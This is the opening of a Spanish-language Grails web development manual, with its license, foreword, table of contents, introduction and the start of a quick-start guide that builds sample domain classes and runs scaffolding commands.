

JavaEE, como siempre debió haber sido



**manual de
desarrollo web
con GRAILS**

Nacho Brito

Prólogo por Graeme Rocher

MANUAL DE DESARROLLO WEB CON GRAILS

JavaEE, como siempre debió haber sido.

Nacho Brito Calahorro





LICENCIA

Manual de desarrollo web con Grails se distribuye bajo licencia [Creative Commons Reconocimiento-No comercial-Sin obras derivadas 3.0 España](http://creativecommons.org/licenses/by-nc-nd/3.0/es/). Por tanto, si adquieres una copia del libro tienes derecho a utilizarla bajo las siguientes condiciones:

- Debes **mantener el reconocimiento** al autor original y mantener todas las referencias existentes tanto a él como a ImaginaWorks Software Factory.
- **No puedes distribuir la obra comercialmente**. Esto significa que no puedes venderla sin consentimiento por escrito del autor original, ni tampoco distribuirla como valor añadido a un servicio de ningún tipo, por ejemplo, si eres formador y utilizas este manual como apoyo a tu curso. Para usos comerciales del libro debes ponerte en contacto con ImaginaWorks en la dirección info@imaginaworks.com o en el teléfono 902 546 336.
- **No puedes distribuir versiones alteradas de la obra**. Puesto que el autor asume totalmente la autoría de la obra, y es el único responsable por sus contenidos, él es el único autorizado a realizar modificaciones o, en su caso, autorizar por escrito a terceros para realizarlas en su nombre.

Salvando estos puntos, que esperamos consideres razonables, la licencia de distribución de la obra mantiene el resto de tus libertades como propietario de la copia que has adquirido para reproducirla (imprimir todas las copias que necesites, copiar el PDF tantas veces como te haga falta, etc), enseñarla o regalársela a compañeros o amigos, utilizarla en grupos de desarrollo, etc.

EL CONTENIDO DE ESTE LIBRO SE PROPORCIONA SIN NINGUNA GARANTÍA. AUNQUE EL AUTOR HA PUESTO EL MÁXIMO DE SU PARTE PARA ASEGURAR LA VERACIDAD Y CORRECCIÓN DE LOS MATERIALES EXPUESTOS, NI ÉL NI IMAGINAWORKS SOFTWARE FACTORY S.L.U. ASUMEN NINGUNA RESPONSABILIDAD POR DAÑOS O PERJUICIOS CAUSADOS DIRECTA O INDIRECTAMENTE POR LA INFORMACIÓN CONTENIDA EN ESTE LIBRO.

A lo largo del texto se usarán marcas comerciales pertenecientes a personas y organizaciones, y puede que se omita el símbolo ® por claridad. No obstante, reconocemos todos los derechos legítimos de los propietarios de las marcas y no tenemos intención de infringirlos.

Java y todas las marcas derivadas son propiedad de Sun Microsystems Inc. Tanto en Estados Unidos como en otros países. ImaginaWorks Software Factory no mantiene ninguna relación de afiliación con Sun Microsystems, ni ha solicitado su aprobación para la publicación de este libro.

Copyright © 2009 Nacho Brito

ISBN: 978-84-613-2651

PRÓLOGO

El paisaje de la industria de Java está cambiando. La competitividad de los mercados está impulsando la necesidad de que el desarrollo de software sea más rápido y ágil. Surgen metodologías que promueven estos principios y se producen cambios en los frameworks. Ya no se considera aceptable pasar años desarrollando un proyecto de software. Los clientes necesitan soluciones y las necesitan ahora.

Grails es un nuevo framework web para la plataforma Java que se basa en el lenguaje dinámico Groovy. Mediante el uso de Lenguajes de Dominio Específico (DSLs) potentes pero a la vez sencillos, la versatilidad de Groovy, y un ecosistema de Plugins que mejora la productividad en un conjunto cada vez más amplio de escenarios, Grails se ha hecho inmensamente popular, y un motor de cambio en el espacio Java.

Grails permite crear aplicaciones en días, en lugar de semanas. En comparación con el típico framework de Java, con Grails se necesita menos código para obtener el mismo resultado. Menos código significa menos errores y menos líneas de código de mantener.

Gracias a la estrecha integración con Java, Grails ofrece un camino de migración desde entornos Java menos productivos. Grails se puede desplegar en tu servidor de aplicaciones, monitorizar y depurar con tus herramientas y construir con las herramientas de construcción con las que ya estás familiarizado, como Ant y Maven.

Participar en el desarrollo de Grails desde el principio me ha dado el privilegio de presenciar el crecimiento de la comunidad. Desde muy al principio, hay un fuerte interés de la comunidad internacional y gracias al soporte de internacionalización (i18n) de Grails, hay una forma sencilla de desarrollar aplicaciones multi-idioma.

Nacho y sus colegas en ImaginaWorks han sido uno de los motores de la popularización de Grails en la comunidad de habla hispana y su dedicación a mantener el muy popular sitio groovy.org.es ha dado lugar a una gran riqueza de contenidos en español. El hecho de que mi mujer tenga origen español hace que signifique mucho para mí a nivel personal ver cómo Grails florece en esta comunidad en particular.

Nacho ha creado un fantástico recurso para los que buscan iniciarse con Grails y obtener resultados productivos rápidamente. Bienvenidos a una nueva era de desarrollo Web en la plataforma Java. Happy coding!

Graeme Rocher

Grails Project Lead

Jefe de Desarrollo Grails en SpringSource

Sobre el autor

Nacho Brito (Madrid, 1977) - [perfil en LinkedIn](#) - lleva más de 10 años desarrollando



software y formando desarrolladores. Se especializó en la plataforma Java a principios de 2000 y desde entonces ha trabajado en proyectos de todos los tamaños para organismos públicos y privados.

Su experiencia con Grails comienza a finales de 2006, con las primeras versiones del framework, y enseguida fue consciente del cambio que podía suponer en la forma de desarrollar aplicaciones JavaEE. Incorporó la tecnología al abanico de herramientas de **ImaginaWorks** y fundó groovy.org.es, el primer portal sobre Groovy y Grails en español, para el que tuvo la oportunidad de entrevistar a los principales impulsores de ambos proyectos: [Graeme Rocher](#) y [Gillaume Laforge](#).

Actualmente desarrolla su carrera profesional en [ImaginaWorks Software Factory](#), compañía que fundó en Junio de 2006 y que presta servicios de desarrollo de software a medida, formación y asesoramiento tecnológico.

Puedes contactar con Nacho en la dirección nacho@imaginaworks.com.

Agradecimientos

Si tuviera que dar una respuesta rápida a por qué existe este libro, lógicamente diría que este libro existe porque existe Grails. Por eso el primer agradecimiento debe ir para todo el equipo de desarrollo del framework con **Graeme Rocher** a la cabeza.

Pero si me dejasen más tiempo para pensar mi respuesta, incluiría además **Guillaume Lafforge** y todo el equipo de desarrollo de Groovy, que están haciendo una inmensa labor por abriarnos la mente a todos los desarrolladores que vivimos en la máquina virtual Java.

Luego tendría que decir que este libro existe porque existe el software libre, porque somos muchos los que pensamos que se llega más lejos con modelos cooperativos que competitivos, y que para vivir del software no es necesario vendar los ojos de nuestros clientes y encerrarnos para que nadie vea cómo trabajamos.

Este libro existe también gracias a javaHispano, asociación con la que colaboro desde hace muchos años y que siempre ha estado dispuesta a hacer más accesible el conocimiento. La idea de escribir este manual surgió durante una serie de seminarios gratuitos de introducción a Groovy y Grails que ImaginaWorks y javaHispano han organizado a lo largo de 2009.

Y dejo para el final lo más importante. Este libro existe porque he tenido la ilusión, la fuerza y las ganas de escribirlo, y no tendría nada de eso si no fuera por mi familia, por mi mujer, Ana, por mis hijas Clara y Emma a las que tantas horas robo al día para teclear y teclear.

Este libro existe porque mis padres me educaron y sirvieron de ejemplo en la constancia, el trabajo duro y el compromiso con uno mismo.

Va por todos ellos.

Índice de Contenidos

LICENCIA.....	5
PRÓLOGO.....	6
Sobre el autor.....	7
Agradecimientos.....	8
1. Introducción.....	19
La búsqueda.....	19
La solución.....	19
El libro.....	20
2. Cómo usar este manual.....	22
Requisitos previos.....	23
3. Guía rápida.....	24
Convención mejor que configuración.....	24
DRY: Don't repeat yourself! ("¡No te repitas!").....	24
Instalar Grails.....	25
Estructura de una aplicación Grails.....	25
Definición del Modelo de Datos.....	26
Scaffolding.....	29
Cuándo usar el Scaffolding.....	31
Configuración de acceso a datos.....	31
Controladores.....	32
Vistas: Groovy Server Pages.....	33

Helpers para AJAX.....	34
Custom tags.....	34
Servicios.....	35
Desplegar nuestra aplicación.....	35
4. Lo que debes saber antes de empezar.....	36
Metodologías.....	36
El patrón Model View Controller.....	36
Inversión de Control (IoC).....	38
5. Anatomía de Grails: La línea de comandos.....	39
Personalizar la generación de código.....	43
6. Configuración.....	45
El archivo Config.groovy.....	45
Configuración de log4j.....	46
DataSource.groovy.....	47
7. El modelo de datos: GORM.....	48
Crear entidades.....	48
Validaciones.....	49
Sobre los mensajes de error.....	51
Cómo mapear asociaciones.....	51
Relaciones Uno-A-Uno.....	51
Relaciones Uno-A-Muchos.....	52
Relaciones Muchos-a-Muchos.....	54
Como mapear composiciones.....	55
Cómo mapear herencia.....	55

Utilizar esquemas de datos heredados.....	57
Operaciones sobre el modelo de datos.....	58
Actualizaciones.....	58
Bloqueos de datos.....	59
Consultas.....	60
Dynamic Finders.....	60
Criteria.....	62
Hibernate HQL.....	62
Conceptos avanzados de GORM.....	63
Eventos de persistencia.....	63
Política de caché.....	64
Sobre las cachés de objetos.....	64
Configurando Hibernate.....	65
Definir la política de caché en cada clase.....	66
Usar las cachés fuera de GORM.....	66
8. Controladores.....	68
Ámbitos.....	70
El método render, a fondo.....	71
Encadenar acciones.....	73
Interceptors.....	74
Procesar datos de entrada.....	75
Data Binding.....	75
Recibir ficheros.....	76
Evitar el doble post.....	78

Objetos Command.....	79
9. Servicios.....	81
Por qué deberían importarte los servicios.....	81
Ok, pero qué es un “Servicio” en GRAILS?.....	82
Política de creación de instancias.....	83
10. Vistas: Groovy Server Pages.....	85
Etiquetas GSP.....	86
Etiquetas para manejo de variables.....	86
Etiquetas lógicas y de iteración.....	87
Etiquetas para filtrar colecciones.....	87
Etiquetas para enlazar páginas y recursos.....	88
Etiquetas para formularios.....	88
Etiquetas para AJAX.....	89
Eventos Javascript.....	90
Generar XML o JSON en el servidor.....	92
Usar las etiquetas como métodos.....	93
Crear TagLibs.....	93
Utilizar librerías de etiquetas JSP.....	94
Layouts: Sitemesh.....	95
Cómo seleccionar el layout para una vista.....	96
11. Definiendo la estructura de URLs de nuestra aplicación.....	98
Cómo afecta UrlMappings a la etiqueta link.....	100
Capturar códigos de error.....	100
Capturar métodos HTTP.....	101

12. Web Flows.....	102
13. Filtros.....	105
Ejemplo: filtro XSS.....	106
14. Baterías de pruebas.....	108
Tests unitarios.....	111
Los métodos mock.....	112
Tests de integración.....	113
Tests funcionales.....	117
15. Internacionalización.....	121
Cómo maneja Grails la i18n.....	121
Cómo mostrar mensajes en el idioma correcto.....	122
Generar scaffolding internacionalizado.....	123
16. Seguridad.....	126
Tipos de ataques.....	126
Inyección de SQL.....	126
Denegación de servicio.....	127
Inyección de HTML/Javascript.....	128
Codecs.....	129
17. Desarrollo de Plugins.....	131
¿Qué podemos hacer en un plugin?.....	133
Tu primer plugin: añadir artefactos a la aplicación.....	133
Distribuir el plugin.....	137
¿Qué ocurre cuando instalamos un plugin en una aplicación?.....	138
Tu segundo plugin: añadir métodos dinámicos a las clases de la aplicación.....	138

18. Servicios web con Grails: SOAP vs REST	142
Usando SOAP.....	143
Usando XFire.....	143
Usando REST.....	143
Clientes REST para pruebas.....	144
Usando Poster.....	145
Usando rest-client.....	146
Implementando el servicio.....	147
Procesar peticiones POST.....	147
Procesar peticiones GET.....	149
Procesar peticiones PUT.....	151
Procesar peticiones DELETE.....	152
APÉNDICE A. Introducción a Groovy	154
El papel de Groovy en el ecosistema Java.....	154
Descripción rápida del lenguaje.....	154
Qué pinta tiene el código Groovy?	155
Declaración de clases.....	156
Scripts.....	156
GroovyBeans.....	157
Cadenas de texto, expresiones regulares y números.....	157
Listas, mapas y rangos.....	158
Closures.....	159
Estructuras de control.....	160
Posibilidades de integración con librerías Java existentes	160

Ejemplos de la vida real:.....	161
Trabajar con XML.....	161
Trabajar con SQL.....	161
Trabajar con Ficheros.....	163
Servicios web.....	163
Servicios especializados.....	165
Control de versiones.....	166

1. Introducción

Hola, bienvenido a “*manual de desarrollo web con Grails*”.

El objetivo de este libro es presentarte los conceptos fundamentales que se encuentran detrás de este framework para desarrollo de aplicaciones web con Groovy y Java, y darte algunas ideas sobre la mejor forma de aplicarlos.

La búsqueda

Nuestra experiencia con Grails comienza a finales de 2006, cuando buscábamos herramientas que optimizaran nuestro proceso de desarrollo con JavaEE. Somos un equipo pequeño de desarrolladores, y no podíamos permitirnos el tiempo que había que perder cada vez que comenzábamos un nuevo proyecto en configurar el entorno de desarrollo, pruebas y preproducción, por no hablar de la cantidad de horas dedicadas a escribir XML.

Entonces se empezaba a hablar con fuerza de frameworks como **Ruby on Rails** o **Django**, de las ventajas de usar *Convention over Configuration* (convenciones mejor que archivos de configuración) y de las virtudes de los lenguajes dinámicos para crear aplicaciones con menos código de fontanería.

Haciendo un breve paréntesis, por lenguajes dinámicos nos referimos, en principio, a aquellos que presentan “tipado dinámico”, de forma que no necesitamos especificar el tipo de dato de una variable en el momento de declararla en el código fuente, sino que el entorno de ejecución es capaz de determinarlo **en tiempo de ejecución** a partir de los datos que almacenemos en ella.

Esta idea, simple inicialmente, alcanza su máxima expresión cuando hablamos de lenguajes dinámicos orientados a objetos, ya que nos permiten, por ejemplo, definir clases en tiempo de ejecución para que los objetos se ajusten a un esquema que no puede conocerse de antemano, o añadir propiedades y métodos a un objeto para que haga más cosas de aquellas para las que fue inicialmente concebido.

Sonaba muy bien, pero cuando le dedicábamos a estos frameworks nuestra “*prueba de los 20 minutos*” terminábamos echando de menos la plataforma Java. La sensación era que, efectivamente, podíamos hacer un prototipo de nuestra aplicación en unos minutos, pero... ¿con qué reemplazábamos las librerías de Jakarta Commons? ¿y Quartz? ¿y Compass/Lucene? ¿e iText? ¿y JPA/JDO? ¿y JasperReports? ¿y JUnit? Eran demasiadas herramientas a las que teníamos que renunciar para adoptar estos nuevos frameworks, y eso hacía que no mereciese la pena el cambio.

Aún así estábamos en la senda que nos llevaría a encontrar lo que estábamos buscando.

La solución

Habíamos aprendido el valor de los lenguajes dinámicos, y sabíamos que había

algunos que podían usarse en la máquina virtual, como Ruby (Jruby), JavaScript (Rhino), Python (Jython), ... Y así llegamos a **Groovy** (<http://groovy.codehaus.org/>), un lenguaje dinámico desarrollado desde y para Java.

Lo que más nos atrajo del lenguaje es que podíamos empezar a escribir clases Groovy como si fueran Java, ya que la sintaxis es altamente compatible, y poco a poco ir aprovechando las maravillas sintácticas a medida que lo descubriésemos. Además, la compatibilidad con todo nuestro código heredado y las librerías que conocíamos era total (Groovy **es** Java), de forma que podíamos reutilizar lo que ya teníamos y añadir a nuestro cajón de herramientas cosas como sobrecarga de operadores, programación dinámica, closures, y mucho más.

El salto de Groovy a Grails fue inmediato. Grails es, con toda seguridad, el proyecto más emblemático construido con Groovy. Se trata de un framework para desarrollo web que se parece mucho a Rails por fuera (incluso en el nombre, que originalmente era *Groovy on Rails* y [tuvo que ser cambiado a petición de la gente de RoR](#)), pero que por dentro está construido sobre una base sólida formada por proyectos como **Spring container**, **Hibernate**, **SiteMesh**, **Log4J** y un largo etcétera formado por plugins que permiten incorporar Quartz, Compass/Lucene, JasperReports, ...

Según cuenta Graeme Rocher en "The definitive guide to Grails" (Apress, ISBN 1-59059-758-3):

"El objetivo de Grails era ir más allá de lo que otros lenguajes y sus frameworks asociados podían ofrecer en el espacio de las aplicaciones web. Grails se proponía hacer lo siguiente:

- *Integrarse estrechamente con la plataforma Java.*
- *Ser sencillo en la superficie, pero mantener la flexibilidad para acceder a los potentes frameworks Java sobre los que se construía.*
- *Aprender de los errores cometidos en la ya madura plataforma Java.*

El uso de Groovy como punto de partida para el framework le proporcionó una enorme ventaja inicial. El objetivo de Groovy era crear un lenguaje con que permitiese a programadores Java una fácil transición al mundo de los lenguajes de script con tipado dinámico, proporcionando funcionalidades imposibles de implementar con lenguajes de tipado estático."

Enseguida nos dimos cuenta del potencial de la tecnología, y de cómo podía suponer una revolución en la manera de desarrollar aplicaciones para la plataforma JavaEE, no sólo porque incluía las palabras mágicas "*convention over configuration*", "*Scaffolding*" y "*Don't repeat yourself*", sino porque traía esos conceptos a la JVM de una forma completamente **transparente** y compatible con todo el código Java existente. Por fin existía una tecnología que encajaba con las metodologías ágiles y que no nos obligaba a abandonar la plataforma Java ni nuestro Know-How acumulado.

El libro

Desde entonces, en **ImaginaWorks** hemos trabajado con Groovy y Grails profundizando en las ideas que proponen y divulgando sus ventajas (fundamos el portal <http://groovy.org.es>).

Hemos desarrollado sitios web con Grails de todos los tamaños, sitios que a día de hoy están en producción y que realizan labores desde el más básico gestor de contenidos, hasta los sitios MiddleWare con servicios web SOAP y REST, pasando por plataformas B2B y sitios WAP.

También impartimos formación a instituciones públicas y privadas, y prestamos servicios de consultoría y dirección de proyectos a empresas de desarrollo que se inician en el uso de Groovy y Grails.

Este manual incluye todo lo que hemos aprendido durante el tiempo que hemos trabajado con Grails. Incluye una referencia (no exhaustiva) de las funcionalidades principales del framework, pero lo más valioso es que incluye las lecciones que nos han aportado estos tres años de experiencia y que te ahorrarán mucho tiempo y quebraderos de cabeza.

Respecto al formato, hemos querido que este sea un **libro digital** por dos razones:

- La primera, **para no tener intermediarios**. Al editar nosotros mismos el libro podemos elegir cuándo lo publicamos, cómo y por cuánto lo vendemos, y sobre todo, podemos publicar nuevas revisiones a cuando sea necesario para corregir erratas, adaptar el contenido a nuevas versiones de Grails o añadir capítulos nuevos.
- La segunda, **para respetar tu libertad**. Ya que tú has comprado esta copia del libro, te corresponden ciertas libertades que queremos respetar. Puedes decidir si lo lees en la pantalla o en papel, imprimir tantas copias como necesites, enviar el archivo PDF por email a tus amigos o compañeros, puedes llevarla al trabajo en un lápiz de memoria usb... Tienes más detalles sobre los términos de uso en el APÉNDICE B.

Esperamos que compartas nuestra visión de este proyecto, y que el manual te guíe en el aprendizaje de Grails y te permita sacar lo mejor de ti mismo en tus proyectos.

Madrid, Mayo de 2009

ImaginaWorks Software Factory

2. Cómo usar este manual

El objetivo de este libro es orientar a quienes empiezan en el desarrollo con Grails, aportando datos suficientes sobre la tecnología y consejos para aplicarla de la mejor forma según el caso.

Pero para cumplir con esa tarea es necesario que este libro sea una **obra ágil**, en el sentido en que usamos esa palabra en desarrollo de software. Necesitamos que la obra evolucione a la par que las tecnologías que trata, y que las aportaciones de los lectores se reflejen con la mayor frecuencia que sea posible, para no quedar obsoleta y perder su utilidad.

Por eso se trata de un libro vivo, que coexiste con un sitio web en el puedes (y te animo a hacerlo) compartir tus experiencias, comentarios, dudas y correcciones sobre el texto:

<http://www.manual-de-grails.es>

Con todas las aportaciones y correcciones intentaré publicar revisiones del texto con frecuencia, y recoger los cambios y novedades que aporten futuras versiones de Grails.

El libro está dividido en 18 capítulos y un Anexo:

El capítulo 3 es una guía rápida que puedes usar para tener una impresión general a vista de pájaro acerca de Grails. Te permitirá realizar un primer proyecto y familiarizarte con la estructura de una aplicación web MVC. En los capítulos siguientes iremos recorriendo cada uno de los aspectos fundamentales del entorno con mayor detenimiento.

El capítulo 4 presenta los principios teóricos en los que se basa Grails, patrones y convenciones que te será muy útil comprender antes de empezar a profundizar en los aspectos técnicos.

El capítulo 5 hace un recorrido por todos los scripts que forman parte de Grails, y que podemos lanzar desde la línea de comandos (o utilizando el IDE que prefieras, con el plugin correspondiente) para *activar la magia*.

A partir de este punto comienza el repaso por todas las técnicas que necesitas conocer para desarrollar aplicaciones

El capítulo 6 te enseña a configurar tu aplicación Grails para personalizar aspectos como las trazas, el acceso a bases de datos, el negociado de tipos mime con el navegador, etc.

Los capítulos 7, 8, 9 y 10 recorren el núcleo duro de cualquier aplicación MVC: el modelo de datos, la capa de control, la capa de servicios y la capa de presentación.

El capítulo 11 te enseña todo lo necesario para definir el esquema de URLs de tu aplicación, si no estás satisfecho con el usado por defecto.

El capítulo 12 describe el uso de *Web Flows*, una técnica que permite definir conversaciones que se extienden más allá de una petición HTTP, al estilo de los asistentes en las aplicaciones de escritorio.

El capítulo 13 introduce el concepto de Filtro, que puedes usar para implementar cuestiones transversales de tu aplicación, como la seguridad o la monitorización.

El capítulo 14 te sumerge de lleno en las facilidades de Grails para realizar pruebas unitarias, de integración y funcionales sobre tus proyectos, y explica por qué deberías prestar atención a este aspecto.

El capítulo 15 explica cómo funciona la internacionalización de aplicaciones con Grails.

El capítulo 16 habla sobre seguridad, en términos generales de web, y específicos de Grails.

El capítulo 17 te introduce en el desarrollo de plugins, y te explica los beneficios de desarrollar aplicaciones modulares.

El capítulo 18 abarca todo lo relacionado con servicios web y Grails, y realiza una comparación entre los paradigmas más utilizados hoy en día: REST y SOAP.

Al final del texto encontrarás un **apéndice sobre Groovy** que te recomiendo leas detenidamente para familiarizarte con el lenguaje. A fin de cuentas, la mayor parte del código que escribas en Grails será Groovy y es muy importante que conozcas su sintaxis y herramientas básicas.

Requisitos previos

Aunque no es necesario, aprovecharás mejor el contenido de este libro si tienes alguna experiencia desarrollando aplicaciones web con JavaEE. Todos los conocimientos que poseas sobre Servlets y JSPs, servidores de aplicaciones y bases de datos te serán de gran utilidad para asimilar mejor los conceptos de Grails.

Además, si estás familiarizado con Spring (<http://www.springsource.org/about>) e Hibernate (<https://www.hibernate.org/>) podrás sacar más provecho a las funcionalidades avanzadas de ambos.


Para una documentación exhaustiva de todas las funcionalidades de Grails te recomiendo la guía oficial:

<http://grails.org/doc/1.1/>

Si no tienes experiencia en JavaEE no te preocupes, aún así podrás aprender a desarrollar aplicaciones web con Grails de forma sencilla con este manual, e investigar más tarde las ventajas de incorporar módulos y librerías escritas en Java a tus proyectos.

Los ejemplos de este libro se han escrito sobre la versión 1.1 de Grails.

3. Guía rápida.



Grails es un framework para desarrollo de aplicaciones web construido sobre cinco fuertes pilares:

- **Groovy** para la creación de propiedades y métodos dinámicos en los objetos de la aplicación.
- **Spring** para los flujos de trabajo e inyección de dependencias.
- **Hibernate** para la persistencia.
- **SiteMesh** para la composición de la vista.
- **Ant** para la gestión del proceso de desarrollo.

Desde el punto de vista del diseño, Grails se basa en dos principios fundamentales:

Convención mejor que configuración

Aunque en una aplicación Grails existen archivos de configuración, es muy poco probable que tengas que editarlos manualmente ya que el sistema se basa en convenciones. Por ejemplo, todas las clases de la carpeta `grails-app/controllers` serán tratados como Controladores, y se mapearán convenientemente a las urls de tu aplicación.

DRY: Don't repeat yourself! ("¡No te repitas!")

La participación de Spring Container en Grails permite inyección de dependencias mediante IoC (Inversion of Control), de forma que cada actor en la aplicación debe

definirse una única vez, haciéndose visible a todos los demás de forma automática.

Instalar Grails

Para empezar a trabajar tenemos que instalar el entorno. Lo primero será descargar Grails desde la web del proyecto:

<http://www.grails.org/Download>

descomprimos el archivo en la carpeta que elijamos y fijamos la variable **\$GRAILS_HOME** para que apunte a esa carpeta. Si estamos en linux, también tendremos que dar permisos de ejecución a todo lo que esté en **\$GRAILS_HOME/bin** y **\$GRAILS_HOME/ant/bin**.

Para comprobar si todo ha ido bien, podemos escribir en una consola el comando **grails help**, que nos mostrará un mensaje con la versión del entorno que estamos ejecutando y los scripts que podemos invocar.

Estructura de una aplicación Grails

Grails contiene todo lo necesario para desarrollar desde el primer momento, no necesitamos servidor adicional ni base de datos (aunque lógicamente podemos usar los que tengamos instalados, sobre todo en producción). Para comenzar una aplicación Grails nos colocamos en la carpeta donde deseemos tener el proyecto, y escribimos:

```
$ grails create-app test
```

Cuando el proceso termina, tenemos una carpeta de nombre "test" (o el nombre que le hayamos dado a nuestra aplicación), con la siguiente estructura:

```
+ grails-app
+ conf          ---> Archivos de configuración
+ hibernate     ---> Config. hibernate (opcional)
+ spring        ---> Config. spring
+ controllers    ---> Controladores
+ domain        ---> Entidades
+ i18n          ---> message bundles
+ services       ---> Servicios
+ taglib        ---> Librerías de etiquetas
+ util          ---> Clases de utilidad
+ views         ---> Vistas
+ layouts       ---> Layouts SiteMesh
+ lib
+ scripts
+ src
+   + groovy    ---> Otras clases Groovy
+   + java      ---> Otras clases Java
+ test         ---> Casos de prueba
+ web-app      ---> Raíz de mi aplicación web.
```

Las carpetas donde pasaremos la mayor parte del tiempo son **grails-app**, que

contiene todos los artefactos que el entorno irá generando y que tendremos que modificar para adaptar su funcionamiento a nuestra aplicación, y **web-app**, que contiene la estructura de nuestra aplicación web. En particular, **web-app/css** contiene la/s hoja/s de estilo y **web-app/images** el contenido gráfico.

Si ejecutamos el comando **grails run-app** podremos ver el aspecto de nuestra aplicación (bastante vacío de momento):



Definición del Modelo de Datos

Vamos a tratar ahora las cuestiones relacionadas con el modelo de datos y las relaciones. Para ello vamos a construir un pequeño sitio web que permita a los usuarios compartir trucos y fragmentos de código Groovy, al estilo *JavaAlmanac*.

Empezamos por definir nuestro modelo: el sitio tratará con trucos publicados por los usuarios. También será posible publicar comentarios a un truco, así como valorar su calidad para controlar la utilidad de la información. Si un truco es denunciado por otro usuario, se retirará provisionalmente y se avisará a su autor para que lo revise. Así que una primera aproximación podría ser esta:

```
Usuario
  nombre:Texto
  fecha:Fecha
  email:Texto
  perfil:Texto
Truco
  autor:Usuario
  comentarios:Lista
  denunciado:Boolean
```

```
texto:Texto
titulo:Texto
fecha:Fecha

Comentario
autor:Texto
texto:Texto
fecha:Fecha
```

Para empezar, como ya hemos hecho antes, seleccionamos la carpeta donde vamos a trabajar y ejecutamos el comando

```
$ grails create-app GroovyAlmanac
```

Entramos en el directorio GroovyAlmanac, y creamos nuestras clases del dominio:

```
$grails create-domain-class usuario
$grails create-domain-class truco
$grails create-domain-class comentario
```

Una vez creados los archivos, los editamos para completar las entidades:

grails-app/domain/Usuario.groovy:

```
class Usuario {
    static hasMany = [trucos:Truco]
    String nombre
    String email
    Date fechaAlta
}
```

grails-app/domain/Comentario.groovy:

```
class Comentario {
    static belongsTo = Truco
    String autor
    String texto
    Date fecha
}
```

grails-app/domain/Truco.groovy:

```
class Truco {
    static hasMany = [comentarios:Comentario]
    static belongsTo = Usuario

    List comentarios
    Date fecha
    String titulo
    String texto
    boolean denunciado
}
```

Aparte de que no necesitamos definir getters ni setters (porque nuestras clases son GroovyBeans), estas entidades tienen otra particularidad: Comentario define una variable estática `belongsTo` que indica la parte "N" de una relación 1:N entre Truco y Comentario, mientras que esta última define una propiedad estática de nombre

`hasMany` que representa el lado "1" (un Map, con cadenas de texto como claves y clases como valores). Con ellas estamos indicando a grails debe mapear esta relación a la base de datos.

Como ves hemos definido la propiedad `comentarios` explícitamente, mientras que en `Comentario` no hay ninguna propiedad `truco`. En realidad podríamos haber omitido `comentarios`, pero entonces grails usaría la colección por defecto, que es `Set`, y queremos que los comentarios guarden el orden en que son añadidos a la colección, así que forzamos el uso de un `List`.

Igualmente, hay una relación 1:N entre los trucos y los usuarios (un usuario puede publicar varios trucos, cada truco pertenece a un usuario).

Para controlar la validación de las propiedades podemos definir restricciones mediante la palabra reservada `constraints`:

```
class Usuario {
    static hasMany = [trucos:Truco]
    String nombre
    Date fechaAlta
    String email

    static constraints = {
        nombre(size:3..50)
        email(email:true)
    }
}

class Comentario {
    static belongsTo = Truco
    String autor
    String texto
    Date fecha

    static constraints = {
        autor(size:3..50)
        texto(maxSize:999999)
    }
}

class Truco {
    static hasMany = [comentarios:Comentario]
    static belongsTo = Usuario

    List comentarios
    Date fecha
    String titulo
    String texto
    boolean denunciado

    static constraints = {
        titulo(size:10..1000)
    }
}
```

```
        texto(maxSize:999999)
    }
}
```

Probablemente no hace falta explicar mucho lo que significa cada restricción, es lo bueno de Groovy: el código lo dice casi todo. En las propiedades de tipo texto estamos restringiendo las longitudes mínima y máxima, y en la propiedad que representa un email utilizamos una restricción incorporada que valida que la cadena de texto cumpla con las restricciones de una dirección de correo electrónico.

Scaffolding

Una vez creado el modelo de datos, podemos solicitar a Grails que genere el controlador y las vistas necesarias para realizar operaciones CRUD con estas entidades:

```
$ grails generate-all comentario
$ grails generate-all truco
$ grails generate-all usuario
```

Esta técnica se denomina scaffolding, y genera controladores y vistas a partir de un modelo de datos. Al ejecutar este comando, Grails generará para cada entidad las acciones *list*, *show*, *edit*, *delete*, *create*, *save* y *update*, a las que podremos acceder desde urls como estas:

CRUD es un acrónimo para las operaciones básicas de Creación, Lectura (**R**ead), Actualización (**U**ppdate) y Borrado (**D**elete).

```
/\[Aplicación\]/\[Entidad\]/\[Acción\]
```

